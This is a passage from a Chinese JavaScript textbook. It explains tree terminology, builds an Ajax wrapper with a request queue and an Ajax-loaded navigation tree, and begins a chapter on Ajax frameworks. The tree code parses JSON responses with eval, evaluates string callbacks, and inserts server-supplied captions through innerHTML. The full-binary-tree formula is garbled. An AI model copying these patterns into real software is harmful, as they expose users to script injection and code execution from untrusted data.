树的节点包含一个数据元素及若干指向其子树的分支。节点拥有的子树数称为节点的度。度为0的节点称为叶子或终端节点。度不为0的节点称为非终端节点或分支节点。树的度是树内各节点的度的最大值。

节点的子树的根称为该节点的孩子，相应地，该节点称为孩子的双亲。同一个双亲的孩子之间互称兄弟。节点的祖先是从根到该节点所经分支上的所有节点。以某节点为根的子树中的任一节点都称为该节点的子孙。

节点的层次从根开始定义起，根为第1层，根的孩子为第2层。其双亲在同一层的节点互为堂兄弟。树中节点的最大层次称为树的深度或高度。

如果将树中节点的各子树看成从左至右是有次序的，则称该树为有序树，否则称为无序树。

二叉树是另一种树型结构，它的特点是每个节点至多只有两棵子树（即二叉树中不存在度大于2的节点），并且，二叉树的子树有左右之分,其次序不能任意颠倒。

一棵深度为k且有$2(k)-1$个节点的二叉树称为满二叉树。如果有深度为k的，有n个节点的二叉树，当且仅当其每一个节点都与深度为k的满二叉树中编号从1至n的节点一一对应时，称之为完全二叉树。

前面章节中讲述的“HTML DOM”和“XML DOM”从数据结构上看，就是一个树。对于“HTML DOM”来说，其根节点为“HTML”元素，“HEAD”元素与“BODY”元素为第2层的节点，两者之间互为兄弟节点。因此，在试图实现Web页面中的导航树的时候，完全可以直接使用“HTML DOM”中的某个容器元素作为树的数据载体。

23.2.2 导航树的页面结构

在制作JavaScript效果前，应该先规划需要实现的功能和可能的对象结构。Web页面中的导航树需要实现的功能样式如下。

（1）按照指定的样式显示树的节点，例如图标、节点标题内容等。

（2）树的子节点相对于父节点具有指定的缩进，用于区分不同层级的节点。

（3）每个节点可以响应鼠标的动作，鼠标移入或移出时会有相应的样式变化。在节点上单击鼠标可以选中节点。

（4）在父节点上的文本上双击鼠标左键，或者单击节点中的图标，则可以显示或隐藏其子节点。

根据上面的需求，可以将导航树的HTML页面结构设计为如下形式。

（1）将每个节点显示为一个DIV节点。DIV元素中，再分别包含不同的HTML元素，例如图标、节点标题。

（2）对每个DIV节点绑定“onmouseover”、“onmouseout”和“onclick”等事件来响应各种鼠标事件。

(3) 同一个父元素下的所有节点存放在一个容器DIV中。此容器具有固定的左侧外边距，从而产生缩进效果。对此容器DIV的“display”样式操作，可以实现显示或隐藏子节点的效果。

上面提到的仅仅是一个标准导航树所应具有的特性。实际上，根据数据量的不同，对导航树的细节要求也有所区别。特别是对于数据量比较大的时候，没有必要将所有的数据一次全部载入。一般来说，用户一次使用的时候，很少会需要把所有的树的节点都展开。因此，完全可以在用户试图展开某个节点的时候再动态地载入该节点下的内容。这种做法既减少了数据流量，降低了对服务器的资源占用，也加快了浏览速度，提升了用户体验。因此，用“Ajax”动态载入节点是对导航树的有力补充。

23.2.3 代码实现——“Ajax”部分 (1)

代码23.2 xmlhttp.js是导航树效果的一部分，用于提供“Ajax”的功能。此文件隐藏了“Ajax”的实现细节，提供了简单的调用接口。

注意 省略了部分代码，详细代码参见配套光盘。

代码23.2 xmlhttp.js 导航树效果“Ajax”功能模块

```
//XMLHTTP对象
function xmlhttp(){
    //声明私有变量
    var aryArgu, aryOnPropertyChange_AttachedEvents, aryRequestHeaders, blnAsyn,
    objRequest, objSelf, objThat, strMethod, strProtocol, strToBeSend, strUID, strUrl;
    //声明私有方法
    var defaultEvent_onreadystatechange, getXMLRequester, init, realEvent_onreadystatechange, uid;
    //声明公共属性
    this.blnSendDefaultHeader=false;
    this.readyState=0;
    this.responseText="";
    this.responseXML="";
    this.status=-1;
    //声明公共事件
    this.onreadystatechange=defaultEvent_onreadystatechange;
```

函数“xmlhttp”为自定义对象的构造类，在应用时可以通过“new xmlhttp()”的语法构建此对象的实例。上面声明了此对象的私有变量、私有方法、公共属性和事件。

```
//声明公共方法
this.attachEvent=function(eventHandle,functionHandle){
    var eventHandle=String(eventHandle).toLowerCase();
    /*部分细节代码省略*/
}
```

公共方法“attachEvent”用于绑定事件到当前对象。参数“eventHandle”字符串型，为需要绑定的事件名，“functionHandle”为事件激发时需要调用的函数句柄。

```
this.deleteRequestHeader=function(strName){
    delete aryRequestHeaders[strName];
}
```

方法“deleteRequestHeader”删除指定名称的“HTTP头信息”。参数“strName”为“HTTP头信息”

的名称。

```
this.detachEvent=function(eventHandle,functionHandle){
    var eventHandle=String(eventHandle).toLowerCase();
    /*部分细节代码省略*/
}
```

方法“detachEvent”解除对对象事件的绑定。参数“eventHandle”字符串型，为需要解除绑定的事件名，“functionHandle”为事件激发时需要调用的函数句柄。

```
this.flush=function(){
    try{ this.readyState=objRequest.readyState; }catch(e){}
    try{ this.responseText=objRequest.responseText; }catch(e){}
    try{ this.responseXML=objRequest.responseXML; }catch(e){}
    try{ this.status=objRequest.status; }catch(e){}
}
```

方法“flush”无参数，用于刷新对象的属性。

```
this.getAllResponseHeaders=function(){
    return(objRequest.getAllResponseHeaders());
}
```

方法“getAllResponseHeaders”作用等同于“XMLHTTP”控件的同名方法，用于获取服务器返回的所有“HTTP头信息”。

```
this.getAttribute=function(strName,strRef){
    switch(strName){
        case "allHeaders":
            return(objRequest.getAllResponseHeaders());
        /*部分细节代码省略*/
        default:
            return(false);
    }
}
```

方法“getAttribute”用于获取对象中，参数“strName”指定名称的属性值。

```
this.getResponseHeader=function(strHeaderName){
    return(objRequest.getResponseHeader(strHeaderName));
}
```

方法“getResponseHeader”作用等同于“XMLHTTP”控件的同名方法，用来获取服务器返回的指定名称的“HTTP头信息”。

```
this.init=init;
this.open=function(method,url,asyn){
    var theURL;
    strMethod=String(method).toUpperCase()=="POST"?"POST":"GET";
    strUrl=String(url);
    blnAsyn=String(asyn).toLowerCase()=="false"?false:true;
    strProtocol=strUrl.match(/http:\/\//i)?"http":"other";
```

```
        theURL=strUrl;
        objRequest.open(strMethod,theURL,blnAsyn);
    }
```

方法“open”作用等同于“XMLHTTP”控件的同名方法，用于按指定方式打开到指定URL的连接。

```
    this.reset=init;
    this.send=function(strSend){
        strToBeSend=String(strSend);
        for(var i in aryRequestHeaders){
            objRequest.setRequestHeader(i,aryRequestHeaders[i]);
        }
        if(this.blnSendDefaultHeader){
            objRequest.setRequestHeader("Content-Length",strToBeSend.length);
        }
        objRequest.onreadystatechange=realEvent_onreadystatechange;
        objRequest.send(strToBeSend);
    }
```

方法“send”作用等同于“XMLHTTP”控件的同名方法，用于发送数据，实际执行和服务器的HTTP信息交互。

```
    this.setRequestHeader=function(strName,strValue){
        aryRequestHeaders[strName]=strValue;
    }
```

方法“setRequestHeader”用于设置需要提交给服务器的HTTP头信息。

```
    // private functions
    function defaultEvent_onreadystatechange(){}
    function getXMLRequester(){
        var xmlhttp_request = false;
        /*部分细节代码省略*/
        return xmlhttp_request;
    }
```

私有方法“getXMLRequester”在前面已经讲述过，提供一个兼容的获取“XMLHTTP”控件的方法。

```
    function init(){
        // init private variable
        aryArgu=new Array();
        /*部分细节代码省略*/
        //在window对象中建立一个变量指向当前对象
        window[strUID]=this;
    }
```

私有方法“init”用于执行对当前对象的初始化。

```
    function realEvent_onreadystatechange(){
        objThat.flush();
        if(objThat.onreadystatechange==defaultEvent_onreadystatechange){
            for(var i=0;i<aryOnPropertyChange_AttachedEvents.length;i++){
```

```
                try{
                    if(typeof(aryOnPropertyChange_AttachedEvents[i])=="function"){
                        aryOnPropertyChange_AttachedEvents[i].call(objThat);
                    }else if(typeof(aryOnPropertyChange_AttachedEvents[i])=="string"){
                        eval(aryOnPropertyChange_AttachedEvents[i]);
                    }
                }catch(e){xmlhttp_handle_err("004"+e.description)}
            }
        }else{
            try{
                if(typeof(objThat.onreadystatechange)=="function"){
                    objThat.onreadystatechange();
                }else if(typeof(objThat.onreadystatechange)=="string"){
                    eval(objThat.onreadystatechange);
                }
            }catch(e){xmlhttp_handle_err("005"+e.description)}
        }
    }
```

私有方法“realEvent_onreadystatechange”为“XMLHTTP”控件“readyState”状态发生变化时实际调用的函数。此函数中，监视控件的“readyState”状态并调用相应的事件函数。

```
function uid(){
    return("u"+(new Date()).getTime().toString(35)+parseInt(Math.random()*999999).toString(35));
}
// do init
this.init();
}
```

说明 之所以需要构建一个对象，来完成“XMLHTTP”控件的封装，是因为无法在“XMLHTTP”控件上增加自定义的属性和方法。通过上面函数的封装，构造的“xmlhttp”对象可以支持自定义的属性和方法，扩展性得到了提高。

23.2.4 代码实现——“Ajax”部分（2）

下面的函数“multiThreads_xmlhttp”构建一个多线程的“Ajax”对象。在实际应用的时候，由于“Ajax”的非同步特性，很可能在前一个操作还没有彻底完成时，就需要执行下一个“Ajax”应用。因此多线程的“Ajax”就成为必须。

```
function multiThreads_xmlhttp(intThreadsCount){
    //定义常数
    var MAX_THREADS=20;
    //声明私有变量
    var aryThreads, intCurrentTaskID, intThreadsCount, intCheckingTimeoutHandle,
    objThat, strReadyState, strStatus;
    //声明公共属性
    this.tasks=new Array();
    this.tasks._push=this.tasks.push;
```

```
    this.tasks.push=function(strMethod,strUrl,blnAsyn,aryHeaders,strSend,intMaxErr,onloadsuccess,
    onloadfail,blnWait){
        var newTask=new task(strMethod,strUrl,blnAsyn,aryHeaders,strSend,intMaxErr,
        onloadsuccess,onloadfail,blnWait);
        this._push(newTask);
        return(newTask);
    }
```

对象具有子对象“tasks”，其方法“push”用于向多线程“Ajax”对象中添加新的任务。其接受的参数依次为数据提交方式、URL地址、是否同步、HTTP信息头、需要发送的数据、最多重试次数、载入成功后执行的函数句柄、载入失败后执行的函数句柄。

```
//公共方法
this.debug=function(){
     xmlhttp_handle_err(intCurrentTaskID);
}
this.getThreadsCount=function(){
     var j=0;
     for(var i=0;i<intThreadsCount;i++)if(!aryThreads[i].occupied)j++;
     return(j);
}
```

方法“getThreadsCount”获取当前执行中的Ajax线程数。

```
this.init=init;
this.start=function(){
     var obj, curTask;
     if(intCurrentTaskID+1>=this.tasks.length){return;}
     obj=getAvailibleThread();
     if(!obj)return;
     intCurrentTaskID++;
     curTask=this.tasks[intCurrentTaskID];
     startTask(curTask, obj);
}
```

方法“start”开始执行已存储的Ajax任务。

```
//私有函数
function event_onreadystatechange(){
    if(this.readyState==4){
          var curTask=this.boundTask;
          if(this.status==200||this.status==0){
               try{
                   if(typeof(curTask.onloadsuccess)=="function"){
                       curTask.onloadsuccess.call(this);
                   }else if(typeof(curTask.onloadsuccess)=="string"){
                       eval(curTask.onloadsuccess);
                   }
               }catch(e){xmlhttp_handle_err("006"+e.description);}
               this.threads.start();
           }else{
```

```
                curTask.errTimes++;
                if(curTask.errTimes<curTask.intMaxErr){
                    startTask(curTask,this);
                }else{
                    try{
                        if(typeof(curTask.onloadfail)=="function"){
                            curTask.onloadfail.call(this);
                        }else if(typeof(curTask.onloadfail)=="string"){
                            eval(curTask.onloadfail);
                        }
                    }catch(e){xmlhttp_handle_err("007"+e.description)}
                    this.threads.start();
                }
            }
            this.occupied=false;
        }
    }
```

私有函数“event_onreadystatechange”在对象的“readyState”状态发生变化时被调用。此函数判断当前的对象状态，根据载入的结果为成功或失败，激发不同的自定义事件。如果载入失败，则根据设置的重试次数再次重试或放弃任务。

```
function getAvailibleThread(){
    for(var i=0;i<intThreadsCount;i++)if(!aryThreads[i].occupied)return(aryThreads[i]);
    return(false);
}
```

私有函数“getAvailibleThread”获取可用的线程。

```
function init(){
   aryThreads=new Array();

    intCurrentTaskID=-1;
    intThreadsCount=parseInt(intThreadsCount);
    if(isNaN(intThreadsCount))intThreadsCount=5;
    intThreadsCount=intThreadsCount<1?1:(intThreadsCount>MAX_THREADS?MAX_THREADS:intThreadsCount);
    /*部分细节代码省略*/
    objThat=this;
}
```

私有函数“init”用于初始化对象。

```
function startTask(curTask, obj, forceStart){
    if(!obj||!curTask)return;
    if(obj.occupied&&(!forceStart))return;
    obj.boundTask=curTask;
     obj.threads=objThat;
    obj.occupied=true;
    try{
            obj.open(curTask.strMethod,curTask.strUrl,curTask.blnAsyn);
        }catch(e){
```

```
            obj.occupied=false;
            try{
                if(typeof(curTask.onloadfail)=="function"){
                    curTask.onloadfail.call(obj,e);
                }else if(typeof(curTask.onloadfail)=="string"){
                    eval(curTask.onloadfail);
                }
            }catch(e){xmlhttp_handle_err("001"+e.description)}
            objThat.start();
        }
        for(var i in curTask.aryHeaders)obj.setRequestHeader(i,curTask.aryHeaders[i]);
        obj.onreadystatechange=event_onreadystatechange;
        try{
            obj.send(curTask.strSend);
        }catch(e){
            obj.occupied=false;
            try{
                if(typeof(curTask.onloadfail)=="function"){
                    curTask.onloadfail.call(obj,e);
                }else if(typeof(curTask.onloadfail)=="string"){
                    eval(curTask.onloadfail);
                }
            }catch(e){xmlhttp_handle_err("002"+e.description)}
            objThat.start();
    }
}
```

私有函数“startTask”获取当前的任务列表，获取空闲的线程，执行打开HTTP连接、发送HTTP信息头、发送数据的操作。

```
function task(strMethod,strUrl,blnAsyn,aryHeaders,strSend,intMaxErr,onloadsuccess,onloadfail,blnWait){
    this.strMethod=String(strMethod);
    this.strUrl=String(strUrl);
    this.blnAsyn=String(blnAsyn).toLowerCase()=="false"?false:true;
    this.aryHeaders=typeof(aryHeaders)=="object"?aryHeaders:(new Array());
    this.strSend=String(strSend);
    this.errTimes=0;
    this.intMaxErr=parseInt(intMaxErr);
    this.intMaxErr=isNaN(this.intMaxErr)?1:(this.intMaxErr<1?1:(this.intMaxErr>7?7:this.intMaxErr));
    this.onloadsuccess=typeof(onloadsuccess)=="function"?onloadsuccess:function(){};
    this.onloadfail=typeof(onloadfail)=="function"?onloadfail:function(){};
    this.blnWait=String(blnWait).toLowerCase()=="true"?true:false;
}
```

私有函数“task”用于建立一个新的Ajax任务。

```
    // do init
    this.init();
}
function xmlhttp_handle_err(strErr){
    // do nothing here
}
```

通过这些封装，可以完成Ajax实现细节的隐藏。在需要使用Ajax的场合，不再需要考虑通常的XMLHTTP控件状态，只需要简单地向函数“multiThreads_xmlhttp”构造的实例中添加一个新的任务即可。

23.3 JavaScript实现导航树——DOM构建与事件方法

在编写复杂的脚本时，应将代码分为若干部分依次解决。例如本例中，导航树的HTML功能部分，就可以再细分为全局变量、构造DOM结构、实现DOM事件、增加自定义方法和其他杂项函数。

23.3.1 导航树的全局变量与DOM构造函数

代码23.2 tree.js是HTML导航树效果的一部分。

代码23.2 tree.js HTML树的DOM构造

```
// global static definition
IMG_EMPTY="inc/js_tree_img/empty.gif";
IMG_FOLDER="inc/js_tree_img/folder.gif";
IMG_FOLDER_OPEN="inc/js_tree_img/folderopen.gif";
/*部分细节代码省略*/
IMG_PLUS_BOTTOM ="inc/js_tree_img/plusbottom.gif";
```

上面的全局变量储存了各种图标的URL地址。使用变量储存URL，而不是直接在程序中写入的好处是，可以在需要的时候很方便地改变这些URL的指向，从而改变树的样式表现。

```
BLANK_TIP={ uid:"", name:"anonymous", collapsed:true, hasChild:false,childURL:"",
childId:"", caption:"<div class=\"tree_error_tip\">暂无内容<\/div>", icon:"" }
ERROR_TIP={ uid:"", name:"anonymous", collapsed:true, hasChild:false, childURL:"",
childId:"", caption:"<divclass=\"tree_error_tip\">出错了<\/div>", icon:"" }
LOADING_TIP={ uid:"", name:"anonymous", collapsed:true, hasChild:false,childURL:"",
childId:"", caption:"<divclass=\"tree_loading_tip\">载入中，请稍候...<\/div>", icon:"" }
```

“BLANK_TIP”、“ERROR_TIP”和“LOADING_TIP”3个变量是JSON结构的JavaScript对象，用于显示空节点、错误节点和节点载入中时的提示。

```
// create a global variable to be a multi-thread communicator with the server.
var tree_xmlhttp=new multiThreads_xmlhttp();
```

调用前文所述的“multiThreads_xmlhttp”构造函数来建立一个多线程“XMLHTTP”对象。

```
// use this function to create a tree.
// if you want to bound the tree to an exists HTML element (a div is recommended), set the boundID
function tree_create(boundID){
    var re;
    if(boundID)re=document.getElementById(boundID);
    if(!re)re=document.createElement("div");
    if(!re.id)re.id=uid();
    re.className="tree_root";
    re.depth=0;
    re.indentLinesNo=new Array();
    re.isRoot=true;
    re.items=new Array();
```

```
    re.root=re;
    re.appendJSNode=tree_appendJSNode;
    re.load=tree_load;
    return(re);
}
```

函数“tree_create”用于建立或初始化一个新的导航树。此函数接受参数“boundID”，可选，字符串型，为需要初始化的HTML节点的“id”属性。即如果“boundID”被提供，则此函数将其对应的HTML元素初始化为一个导航树，否则新建一个导航树并返回。

```
function tree_addLine(depth){
    this.sub.indentLinesNo[depth]=true;
    for(var i=0; i<this.sub.childNodes.length; i++){
        this.sub.childNodes[i].indents[depth].style.background="url("+IMG_LINE+")";
        this.sub.childNodes[i].addLine(depth);
    }
}
```

函数“tree_addLine”对应树节点的“addLine”方法，用于在每个节点及其子节点中添加对齐线。

函数“tree_appendJSNode”用于向某个节点下添加新的节点。其参数“jsNode”必须，为需要添加的节点，是JSON构造的对象。

```
// this method applied on the tree_node container
function tree_appendJSNode(jsNode){
    var nd, nd_sub;
    // create the html node
    nd=document.createElement("div");
    this.appendChild(nd);
```

构造一个标签名为“DIV”的HTML节点，并将其添加到当前节点下。

```
nd.className="tree_node";
/*部分细节代码省略*/
```

定义新节点的自定义属性。

```
nd.BR=document.createElement("div");
nd.BR.className="tree_br";
if(nd.depth>0)nd.BR.style.marginLeft=window.navigator.appName=="Microsoft Internet
Explorer"?"9px":"18px";
nd.appendChild(nd.BR);
```

节点下的“BR”自对象用于完成节点的换行。

```
nd.indents=new Array();
for(var i=1; i<nd.depth; i++){
    nd.indents[i]=document.createElement("div");
    nd.indents[i].className="tree_indent";
     if(this.indentLinesNo[i])nd.indents[i].style.background="url("+IMG_LINE+")";
    nd.appendChild(nd.indents[i]);
}
```

节点的“indents”数组保存一系列的HTML对象，对应每个节点前的缩进。每一个单位的缩进作为一个“DIV”对象，用于显示其前面的连线，如图23.2所示。

```
nd.icon=document.createElement("img"); // this image is the line icon
nd.icon.className="tree_caption_line_icon";
nd.appendChild(nd.icon);
```

节点的“icon”属性指向一个“img”对象，为节点的连线，如图23.3所示。



图23.2 导航树节点前缩进的连线

图23.3 导航树节点的连线

```
nd.caption=document.createElement("div");
nd.caption.className="tree_caption";
nd.appendChild(nd.caption);
nd.caption.icon=document.createElement("img"); // this image is the icon
nd.caption.icon.className="tree_caption_icon";
nd.caption.appendChild(nd.caption.icon);
nd.caption.txt=document.createElement("span"); // this div is the caption text
nd.caption.txt.className="tree_caption_text";
nd.caption.appendChild(nd.caption.txt);
```

节点的“caption”属性为节点的标题，“caption.icon”为其标题的图标，“caption.txt”为标题的文本内容。

```
if(nd.has_child){
    nd.sub=document.createElement("div");
    nd.sub.className="tree_sub";
    nd.appendChild(nd.sub);
```

如果节点具有子节点（“has_child”属性为“true”），则建立一个新的“DIV”元素作为其子节点的容器，并将此容器“DIV”插入节点的“DIV”中，同时此元素的引用保存在其“sub”属性中。

```
    nd.sub.depth=nd.depth+1;
    nd.sub.indentLinesNo=new Array();
    for(var i in this.indentLinesNo)nd.sub.indentLinesNo[i]=this.indentLinesNo[i];
    nd.sub.isRoot=false;
    nd.sub.items=new Array();
    /*部分细节代码省略*/
    nd.sub.appendJSNode=tree_appendJSNode;
}
```

对容器“DIV”添加自定义属性。

```
// set html attributes
if(nd.depth>0)if(nd.previousSibling){
    nd.previousSibling.icon.src=nd.previousSibling.has_child?(nd.previousSibling.collapsed?
    IMG_PLUS:IMG_MINUS):IMG_JOIN;
    nd.previousSibling.addLine(nd.depth);
}
```

处理此节点前一个节点的图标。这是由于树节点最后一个元素前面的连线和其他节点不同。

```
nd.icon.src=nd.depth>0?(nd.has_child?(nd.collapsed?IMG_PLUS_BOTTOM:IMG_MINUS_BOTTOM)
:IMG_JOIN_BOTTOM):IMG_EMPTY;
    if(jsNode.icon){
        nd.caption.icon.src=jsNode.icon;
        nd.caption.icon.customized=true;
    }else{
       nd.caption.icon.src=nd.has_child?(nd.collapsed?IMG_FOLDER:IMG_FOLDER_OPEN):IMG_PAGE;
}
```

设置节点的图标。

```
nd.caption.txt.innerHTML=jsNode.caption;
```

设置节点的标题文本内容。

```
// set events
nd.caption.onclick=tree_caption_onclick;
nd.caption.onmouseover=tree_caption_onmouseover;
nd.caption.onmouseout=tree_caption_onmouseout;
nd.icon.onclick=tree_icon_onclick;
```

绑定树节点标题的“onmouseover”、“onmouseout”等事件。

```
// set methods
nd.addLine=tree_addLine;
nd.collapse=tree_collapse;
nd.select=tree_caption_select;
nd.getPath=tree_getPath;
```

设定树节点的自定义方法。

```
    // expand the node if required
    if(!jsNode.collapsed)nd.collapse(false);
}
```

23.3.2 HTML导航树的事件和自定义方法

```
function tree_caption_onclick(){
    this.parentNode.collapse();
    if(this.parentNode.selected)return;
    if(this.parentNode.root.selectedTreeNode)if(!this.parentNode.root.selectedTreeNode.
    selected)this.parentNode.root.selectedTreeNode.caption.className="tree_caption";
    this.className="tree_caption_active";
    this.parentNode.root.selectedTreeNode=this.parentNode;

}
```

树节点标题被鼠标左键单击后，调用函数“tree_caption_onclick”，切换其子节点的隐藏或显示，并且设置此节点为选中状态，改变其样式。

```
function tree_caption_onmouseover(){
```

```
    /*部分细节代码省略*/
}
function tree_caption_onmouseout(){
    /*部分细节代码省略*/
}
function tree_caption_select(bln){
    /*部分细节代码省略*/
}
```

函数“tree_caption_onmouseover”、“tree_caption_onmouseout”和“tree_caption_select”分别在鼠标移入、移出和选择时改变节点的样式。鼠标移入和选择的样式如图23.4和图23.5所示。



图23.4 鼠标移入时高亮显示节点

图23.5 选择节点时的样式

```
function tree_collapse(bln){
    if(!this.has_child)return;
    if(bln==undefined)bln=!this.collapsed;
    if(this.collapsed==bln)return;
    if(bln){
        if(this.depth>0)this.icon.src=this.nextSibling?IMG_PLUS:IMG_PLUS_BOTTOM;
        if(!this.caption.icon.customized)this.caption.icon.src=IMG_FOLDER;
        this.sub.style.display="none";
    }else{
        /*部分细节代码省略*/
        if(!this.sub.loaded)this.sub.load();
    }
    this.collapsed=bln;
}
```

函数“tree_collapse”用于显示或隐藏此节点的子节点，同时改变节点的图标、节点及其子节点的连线。如果展开时子节点未被初始化，则调用“this.sub.load();”方法载入其子节点。

```
function tree_getPath(){
    var re=this.name;
    if(!this.parentNode.isRoot)re=this.parentNode.parentNode.getPath()+"/"+re;
    return(re);
}
function tree_icon_onclick(){ this.parentNode.collapse(); }
function tree_load(url,data){
    if(url)this.src=url;
    if(data)this.data=data;
    this.appendJSNode(LOADING_TIP);
    this.src=this.src?this.src:"";
```

```
    this.data=this.data?this.data:"";
    tree_xmlhttp.tasks.push("POST",this.src,true,{"Content-Type":"application/x-
    www-form-urlencoded","Content-  Length":this.data.length},this.data,0,tree_onload,
    tree_onerr);
    tree_xmlhttp.tasks[tree_xmlhttp.tasks.length-1].tree_node=this;
    tree_xmlhttp.start();
}
```

函数“tree_load”操作前面讲解的多线程“XMLHTTP”类，自指定的URL地址载入JSON数据，在载入成功后调用“tree_onload”函数建立子节点对象，载入失败后调用“tree_onerr”函数处理错误。由于载入是非同步的，需要在等待载入的过程中给用户提供一个提示，如图23.6所示。

```
function tree_onload(){
    var t_nodes;
    try{
        t_nodes=eval(this.responseText);
        this.boundTask.tree_node.innerHTML="";
        if(t_nodes.length>0){
          for(var i=0; i<t_nodes.length; i++){ this.boundTask.tree_node.appendJSNode(t_nodes[i]); }
       }else{
          this.boundTask.tree_node.appendJSNode(BLANK_TIP);
        }
        this.boundTask.tree_node.loaded=true;
    }catch(e){ tree_onerr(e); }
}
```

载入成功后，使用“eval”处理载入的JSON节点，并将载入的数据加入树中。

```
function tree_onerr(e){
    var o;
    this.boundTask.tree_node.innerHTML="";
    this.boundTask.tree_node.appendJSNode(ERROR_TIP);
    o=this.boundTask.tree_node.childNodes[this.boundTask.tree_node.childNodes.length-1];
    if(e){ o.caption.txt.innerHTML=e.description; }
    o.caption.txt.innerHTML+="#"+this.status;
    if(this.status==404)o.caption.txt.innerHTML+="#"+"404找不到数据源";
    //throw(e);
}
```

载入失败后，显示载入失败的信息，如图23.7所示。



图23.6 载入过程中的提示



图23.7 载入失败的提示

```
function uid(){
    return("u"+(new Date()).getTime().toString(35)+parseInt(Math.random()*
    999999).toString(35));
}
```

23.3.3 在HTML页面中使用导航树

在完成了上面的“23.2 tree.js”与“23.2 xmlhttp.js”函数部分后，在页面中使用导航树就变得非常简单。代码23.2.htm是一个使用导航树的例子。

代码23.2.htm JavaScript导航树

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/
xhtml11/DTD/xhtml11.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>23-2  JavaScript导航树</title>
<link href="inc/css/23-2 tree.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="inc/js/23-2 xmlhttp.js"></script>
<script type="text/javascript" src="inc/js/23-2 tree.js"></script>
<script>
// This script is used for demo
window.onload=function(){
    var t1=tree_create();
    document.body.appendChild(t1);
    t1.load("inc/data/23-2 testJSON-1.txt");
}
</script>
</head>
<body></body>
</html>
```

其执行效果如图23.8所示。



图23.8 在页面中使用HTML导航树

说明 “inc/data/23-2 testJSON-1.txt”内容为JSON结构。

```
[
    { uid:"", name:"anonymous", collapsed:true, hasChild:true, childURL:"inc/data/
    23-2 testJSON-2.txt", childId:"", caption:"文件", icon:"" },
    { uid:"", name:"anonymous", collapsed:true, hasChild:true, childURL:"inc/data/
    23-2 testJSON-3.txt", childId:"", caption:"编辑", icon:"" },
    { uid:"", name:"anonymous", collapsed:true, hasChild:true, childURL:"inc/data/23-2
testJSON-4.txt", childId:"", caption:"搜索", icon:"" },
```

]

在实际应用的时候，可以将“inc/data/23-2 testJSON-1.txt”改为一个“ASP”或“PHP”等CGI程序，从而实现真正的从数据库中动态载入HTML导航树的节点。

23.4 小结

本章介绍了JSON的概念。作为一个轻量级的数据传输格式，JSON具有XML所不具备的、易于JavaScript脚本解析和较低的数据负荷的特性。综合应用了前面讲述的Ajax技术，采用封装的形式，构造了多线程的XMLHTTP应用。最后构造了一个允许动态载入节点的导航树作为综合应用的示例。本章的知识点如下。

(1)“JSON”的概念。包括JSON的格式和JSON与XML作为数据传输格式的优缺点比较。

(2)“Ajax”的封装。举例说明了如何对“XMLHTTP”控件进行封装，构造一个多线程的应用。

(3)导航树的构造。从设计导航树的需求到具体代码的实现。

第24章　常见的Ajax框架介绍

上一章讲述了Ajax的应用。用一个函数封装了XMLHTTP控件的接口，构造了多线程的Ajax应用。讲解了轻量级数据传输格式“JSON”的特点和实现方式，并构造了一个基于Ajax和JSON的、动态载入节点的HTML导航树。

实际上，为了提高代码的重用性和兼容性，很多工作小组编写了大量的JavaScript框架。在Ajax技术出现后，针对Ajax的框架也纷纷涌现，本章将对几个常见的Ajax框架进行讲解。

说明　本章介绍的框架内容均为目前互联网上流行的主流开源JavaScript框架，部分说明内容来自于互联网。

24.1　什么是框架

程序设计中的“框架”（“FrameWork”）概念不同于HTML中的“框架”（“Frame”与“Iframe”）。前者是一种应用程序的半成品，提供了可在不同应用程序之间共享的、可供重复使用的公共结构。程序开发者以框架作为程序设计的基础与起点，对其加以扩展，以满足具体的程序设计需要。和框架概念类似的是工具包，两者的不同之处在于，框架提供了一致的结构，而不仅仅是一组工具类。

24.1.1　框架的定义

框架实质上就是一组组件，供程序员选用，用于完成需要的程序功能。也就是说使用别人预定义好的功能模块。框架一般属于已经成熟的、不断升级的软件。

可以说，一个框架就是一个可以重用的设计组件，其规定了应用的体系结构，阐明了整个设计、协作组件之间的依赖关系、责任分配和控制流程，表现为一组抽象类以及其实例之间协作的方法。框架为组件重用提供了上下文（“Context”）关系。因此组件库的大规模重用也需要框架。

组件领域框架的设计方法，在很大程度上借鉴了硬件技术发展的成就。它是构件技术、软件体系结构研究和应用软件开发三者发展结合的产物。在很多情况下，框架通常以组件库的形式出现，但组件库只是框架的一个重要部分。框架的关键还在于框架内对象间的交互模式和控制流模式。

框架比组件可定制性强。在某种程度上，将组件和框架看成两个不同但彼此协作的技术或许更好。框架为组件提供重用的环境，为组件处理错误、交换数据及激活操作提供了标准的方法。

应用框架的概念也很简单，其并不是包含组件应用程序的小片程序，而是实现了某应用领域通用完备功能（除去特殊应用的部分）的底层服务。使用这种框架的编程人员可以在一个通用功能已经实现的基础上开始具体的系统开发。框架提供了所有应用期望的默认行为的类集合。具体的应用通过重写子类（该子类属于框架的默认行为）或组装对象来支持应用专用的行为。

应用框架强调的是软件的设计重用性和系统的可扩充性，以缩短大型应用软件系统的开发周期，提高开发质量。与传统的基于类库的面向对象重用技术比较，应用框架更注重于面向专业领域的软件重用。应用框架具有领域相关性，构件根据框架进行复合而生成可运行的系统。框架的力度越大，其中包含的领域知识就更加完整。

24.1.2 框架和设计模式的关系

框架、设计模式这两个概念总容易被混淆，其实两者之间还是有区别的。组件通常是代码重用，而设计模式是设计重用，框架则介于两者之间，部分代码重用，部分设计重用，有时分析也可重用。在软件生产中有3种级别的重用：内部重用，即在同一应用中能公共使用的抽象块；代码重用，即将通用模块组合成库或工具集，以便在多个应用和领域都能使用；应用框架的重用，即为专用领域提供通用的或现成的基础结构，以获得最高级别的重用性。

框架与设计模式虽然相似，但却有着根本的不同。设计模式是对在某种环境中反复出现的问题以及解决该问题的方案的描述，比框架更加抽象。框架可以用代码表示，也能直接执行或重用，对模式而言只有实例才能用代码表示。设计模式是比框架更小的元素，一个框架中往往含有一个或多个设计模式，框架总是针对某一特定应用领域，但同一模式却可适用于各种应用。可以说，框架是软件，而设计模式是软件的知识。

24.1.3 为什么要用框架

软件系统发展到今天已经很复杂了，特别是服务器端软件，涉及的知识、内容、问题太多。在某些方面使用已经成熟的框架，相当于让别人帮助完成一些基础工作，程序员只需要集中精力完成系统的业务逻辑设计即可。而且框架一般是成熟、稳健的，可以处理系统很多细节问题。例如，事物处理、安全性、数据流控制等问题。框架一般都经过很多人使用测试，因此通常结构和扩展性均很好。而且绝大多数框架都是不断升级的，使用框架可以直接享受别人升级代码带来的好处。

